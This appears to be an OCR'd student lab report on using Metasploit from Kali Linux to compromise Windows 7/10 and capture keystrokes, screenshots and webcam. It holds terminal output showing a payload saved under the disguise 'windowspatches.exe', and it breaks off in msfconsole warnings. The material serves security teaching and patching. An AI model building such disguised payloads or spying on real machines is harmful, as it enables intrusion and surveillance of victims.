Uncover Holes in the Network:

Conduct your own internal port scan to determine if there are more ports open than required. Periodically check your system to determine existing weak points that could be exploited.

✦*Task -2 :*

statement :

Test the system security by using metasploit tool from kali Linux and hack the windows 7 / windows 10 Execute the commands to get the keystrokes/ screenshots/ webcam and etc,write a report on vulnerability issue along with screenshots how you performed and suggest the security patch to avoid these type of attacks.

Tools: *Metasploit tool*

Theory :

The Metasploit framework is a very powerful tool which can be used by cybercriminals as well as ethical hackers ***to probe systematic vulnerabilities on networks and servers****. Because it's an open-source framework, it can be easily customized and used with most operating systems.*

What Is msfconsole :

msfconsole is the most commonly used shell-like all-in-one interface that allows you to access all features of Metasploit. It has Linux-like command-line support as it offers command auto-completion, tabbing, and other bash shortcuts.

Metasploit Modules :

Metasploit has small code snippets that enable its main functionality. However, before explaining the modules, you must be clear about the following recurring concepts:

Vulnerability:


It is a flaw in the design or code of the target that makes it vulnerable to exploitation leading to the disclosure of confidential information.

Exploit: *A code that exploits the found vulnerability.*


Payload:

It's a code that helps you achieve the goal of exploiting a vulnerability. It runs inside the target system to access the target data, like maintaining access via Meterpreter or a reverse shell.


Open Terminal (root user):




Put commands:



Now ,create malware file:




msfconsole:


root@kali: ~
File Actions Edit View Help
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/windowspatches.exe
┌──(root㉿kali)-[~]
└─# msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tr

